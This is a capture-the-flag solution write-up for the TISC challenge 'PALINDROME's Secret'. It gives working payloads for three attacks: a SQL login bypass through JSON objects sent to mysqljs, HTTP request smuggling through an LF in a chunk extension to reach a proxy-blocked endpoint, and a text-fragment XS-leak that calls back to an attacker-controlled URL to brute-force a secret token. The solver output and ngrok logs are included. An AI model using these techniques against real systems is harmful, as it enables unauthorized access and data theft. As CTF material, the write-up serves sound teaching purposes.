PALINDROME's Secret - Solution

Part 1 - Gaining Access

Upon inspection of the source code, we will quickly discover that the first thing we need to do is to bypass the login, since all other endpoints are protected by `authenticationMiddleware`.

We see that the `mysqljs/mysql` package is used *without* the `stringifyObjects: true` option:

```
const db = mysql.createConnection({
    host     : 'db',
    user     : 'web',
    password : process.env.MYSQL_PASSWORD,
    database : 'palindrome'
});
```

While the email and password values are expected to be strings, the use of `express.json()` allows `Object` and `Array` types to be given as `req.body.email` and `req.body.password`.

This causes unexpected behaviour when constructing SQL queries.

For instance, POST-ing the following JSON to `/login`:

```
POST /login HTTP/1.1
Host: localhost
Content-Length: 97
Content-Type: application/json

{
    "email": {
        "email": 1
    },
    "password": {
        "password": 1
    }
}
```

will cause the following SQL query to be executed:

```
SELECT * FROM users WHERE email = `email` = 1 AND password = `password` =
1
```

which simplifies to

```
SELECT * FROM users WHERE 1 = 1 AND 1= 1
```

This allows us to authenticate successfully and gain access to the application.

Part 2 - HTTP Request Smuggling

Once we gain access to the application, we would see a "Report Issue" feature which allows us to "submit a URL for the admin to check".

Yet, when we submit any URL, we are presented with the following error:

> Forbidden. Only local administrators can report issues for now.

Now is probably a good time to notice that the Express application is put behind a reverse proxy (Apache Traffic Server). The `remap.config` file specifies the URL mappings, and we could see that the `/do-report` endpoint is mapped to `/forbidden`.

```
map /do-report  http://app:8000/forbidden
map /           http://app:8000
```

This access control mechanism prevents us from making a request to `/do-report`, unless we are doing so without going through the proxy.

Looking at the versions of Node.js and ATS used, we could find information on a HTTP request smuggling issue in the incorrect parsing of chunk extensions.

While a PoC is available, participants would need to modify it to suit this particular context.

Consider the following request, where each new line is delimited by `\r\n`.

```
GET / HTTP/1.1\r\n
Host: localhost:8080\r\n
Transfer-Encoding: chunked\r\n
\r\n
3;\nxxx\r\n
139\r\n
0\r\n
\r\n
POST /do-report HTTP/1.1\r\n
Host: localhost:8080\r\n
Content-Length: 103\r\n
Cookie: connect.sid=s%3A4Tp_E2HJcMliL0-
HBIe2gRJe0STpIOZW.hoetvVdAqJdACwI4BwIrHCmQR1nPjgY2YOxQMbJsDmU\r\n
Content-Type: application/json\r\n
\r\n
{"url":"http://localhost:8000/verify?
token=TISC{c:n:9:4:i:7:c:n:e:m}#:~:text=TISC{1:3:3:7:l:3:4:k:1:a"}\r\n
```

```
0\r\n
\r\n
```

A chunk extension is used here: `3;\nxxx`. The issue is two-pronged:

1. ATS parses the LF (`\n`) as a line terminator (instead of the CRLF sequence) and forwards it.
2. The Node.js HTTP server does not check if the chunk extension contains the illegal LF character.

So ATS sees the following request:


```
GET / HTTP/1.1
Host: localhost:8080
Transfer-Encoding: chunked

3;
xxx
139
0

POST /do-report HTTP/1.1
Host: localhost:8080
Content-Length: 103
Cookie: connect.sid=s%3A4Tp_E2HJcMliL0-
HBIe2gRJe0STpIOZW.hoetvVdAqJdACwI4BwIrHCmQR1nPjgY2YOxQMbJsDmU
Content-Type: application/json

{"url":"http://localhost:8000/verify?
token=TISC{c:n:9:4:i:7:c:n:e:m}#:~:text=TISC{1:3:3:7:l:3:4:k:1:a"}
0
```

Notice that here, the `POST /do-report HTTP/1.1` request is encapsulated as part of the chunked request body of the first request (and therefore not seen by ATS as a seperate request).



When the request is forwarded to the backend, however, Node does not see `xxx` as part of a new line.

```
GET / HTTP/1.1
Host: localhost:8080
Transfer-Encoding: chunked

3;[\n]xxx
139
0

POST /do-report HTTP/1.1
Host: localhost:8080
Content-Length: 103
Cookie: connect.sid=s%3A4Tp_E2HJcMliL0-
HBIe2gRJe0STpIOZW.hoetvVdAqJdACwI4BwIrHCmQR1nPjgY2YOxQMbJsDmU
Content-Type: application/json

{"url":"http://localhost:8000/verify?
token=TISC{c:n:9:4:i:7:c:n:e:m}#:~:text=TISC{1:3:3:7:l:3:4:k:1:a"}
0
```

herefore, the `POST /do-report HTTP/1.1` request is processed as a second request instead.

This allows us to smuggle a request to the backend application, bypassing the access control implemented on ATS.

Part 3 - Scroll-To-Text-Fragment (STTF) XS-Leak

First of all, notice in the `verify.pug` template that `username` is unescaped, since `!{...}` i used instead of `#{...}`.

```
.alert.alert-success(role='alert')
    | This token belongs to !{username}.
    | If !{username} asks for your token, you can give them this token: #
{token}.
```

This allows us to inject HTML markup, but because of the strict Content Security Policy, we cannot perform XSS or CSS-based exfiltration.

```
Content-Security-Policy: default-src 'self'; img-src data: *; object-src
'none'; base-uri 'none';
```

STTF is a relatively new feature in Chromium, which allows scrolling to a specific portion of a page using a text snippet in the URL. This opens up possibilities for XS-Leaks.

Notice that the CSP allows the loading of arbitrary images. This can be combined with STTF to detect if a scroll occurred, leading to the loading of a lazy-loaded image.

In order to make sure that the lazy-loaded image does not load immediately after opening the page, a simple solution is to make use of Bootstrap's `min-vh-100` class - this ensures that the `div` will take up the entire viewport.

```
<div class="min-vh-100">Min-height 100vh</div>
<div class="min-vh-100">Min-height 100vh</div>
<div class="min-vh-100">Min-height 100vh</div>
<img loading=lazy src="OUR_URL">
```

When we visit the generated verification page at `/verify?token=TOKEN`, we will get the following page:

```
...

<div class="alert alert-success" role="alert">
   This token belongs to
   <div class="min-vh-100">Min-height 100vh</div>
   <div class="min-vh-100">Min-height 100vh</div>
   <div class="min-vh-100">Min-height 100vh</div>
   <img loading=lazy src="OUR_URL">.
   If
   <div class="min-vh-100">Min-height 100vh</div>
   <div class="min-vh-100">Min-height 100vh</div>
   <div class="min-vh-100">Min-height 100vh</div>
```

```
    <img loading=lazy src="OUR_URL"> asks for your token, you can give them
this token: TISC{OUR_TOKEN}.
</div>

...
```

Opening the page with the `:~:text=TISC{` fragment, we can see that a scroll is induced, causing the lazy-loaded image to be fetched.

All we need to to is to automate the submission of different text fragments, and for each text fragment, detect if a callback is received. This allows us to bruteforce the admin token (the flag of the challenge) one character at a time.

Note: In order for the STTF to work on an incomplete flag, the special `TISC{x:y:z}` format is required, where each character is alphanumeric and a number occurs in at least every other character. The flag has been specially chosen with this in mind.

Wrapping Up

The full exploit chain is automated in solve.py.

The following needs to be changed:

```
CHALLENGE_HOST = 'localhost'    # Change this
CHALLENGE_PORT = 80             # Change this

# Change this - this is our URL that proxies to our local port 1337
OUR_URL = 'http://OUR_URL/LOADED'
```

`OUR_URL` is the URL (such as one provided by `ngrok`, or the player's own public IP) that maps to our local port 1337.

Sample script output:

```
Trying TISC{1:3:3:7:l:3:4:k:1:h
Trying TISC{1:3:3:7:l:3:4:k:1:i
Trying TISC{1:3:3:7:l:3:4:k:1:j
Trying TISC{1:3:3:7:l:3:4:k:1:k
Trying TISC{1:3:3:7:l:3:4:k:1:l
Trying TISC{1:3:3:7:l:3:4:k:1:m
Trying TISC{1:3:3:7:l:3:4:k:1:n
127.0.0.1 - - [30/May/2022 14:53:48] "GET /LOADED HTTP/1.1" 200 -
Found: TISC{1:3:3:7:l:3:4:k:1:n:
Trying TISC{1:3:3:7:l:3:4:k:1:n:0
Trying TISC{1:3:3:7:l:3:4:k:1:n:1
Trying TISC{1:3:3:7:l:3:4:k:1:n:2
Trying TISC{1:3:3:7:l:3:4:k:1:n:3
Trying TISC{1:3:3:7:l:3:4:k:1:n:4
Trying TISC{1:3:3:7:l:3:4:k:1:n:5
Trying TISC{1:3:3:7:l:3:4:k:1:n:6
Trying TISC{1:3:3:7:l:3:4:k:1:n:7
Trying TISC{1:3:3:7:l:3:4:k:1:n:8
Trying TISC{1:3:3:7:l:3:4:k:1:n:9
Trying TISC{1:3:3:7:l:3:4:k:1:n:a
Trying TISC{1:3:3:7:l:3:4:k:1:n:b
Trying TISC{1:3:3:7:l:3:4:k:1:n:c
Trying TISC{1:3:3:7:l:3:4:k:1:n:d
Trying TISC{1:3:3:7:l:3:4:k:1:n:e
Trying TISC{1:3:3:7:l:3:4:k:1:n:f
Trying TISC{1:3:3:7:l:3:4:k:1:n:g
Trying TISC{1:3:3:7:l:3:4:k:1:n:h
Trying TISC{1:3:3:7:l:3:4:k:1:n:i
Trying TISC{1:3:3:7:l:3:4:k:1:n:j
Trying TISC{1:3:3:7:l:3:4:k:1:n:k
Trying TISC{1:3:3:7:l:3:4:k:1:n:l
Trying TISC{1:3:3:7:l:3:4:k:1:n:m
Trying TISC{1:3:3:7:l:3:4:k:1:n:n
Trying TISC{1:3:3:7:l:3:4:k:1:n:o
Trying TISC{1:3:3:7:l:3:4:k:1:n:p
Trying TISC{1:3:3:7:l:3:4:k:1:n:q
Trying TISC{1:3:3:7:l:3:4:k:1:n:r
Trying TISC{1:3:3:7:l:3:4:k:1:n:s
Trying TISC{1:3:3:7:l:3:4:k:1:n:t
Trying TISC{1:3:3:7:l:3:4:k:1:n:u
Trying TISC{1:3:3:7:l:3:4:k:1:n:v
Trying TISC{1:3:3:7:l:3:4:k:1:n:w
Trying TISC{1:3:3:7:l:3:4:k:1:n:x
Trying TISC{1:3:3:7:l:3:4:k:1:n:y
Trying TISC{1:3:3:7:l:3:4:k:1:n:z
No more characters
Flag: TISC{1:3:3:7:l:3:4:k:1:n}
```

```
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://b6a8-42-60-216-15.ngrok.io -> http://local
Forwarding                    https://b6a8-42-60-216-15.ngrok.io -> http://loca

Connections                   ttl     opn     rt1     rt5     p50     p90
                              30      0       0.00    0.00    0.00    0.00


HTTP Requests
-------------

GET /LOADED                    200 OK
GET /LOADED                    200 OK
GET /LOADED                    200 OK
GET /LOADED                    200 OK
GET /LOADED                    200 OK
GET /LOADED                    200 OK
GET /LOADED                    200 OK
GET /LOADED                    200 OK
GET /LOADED                    200 OK
```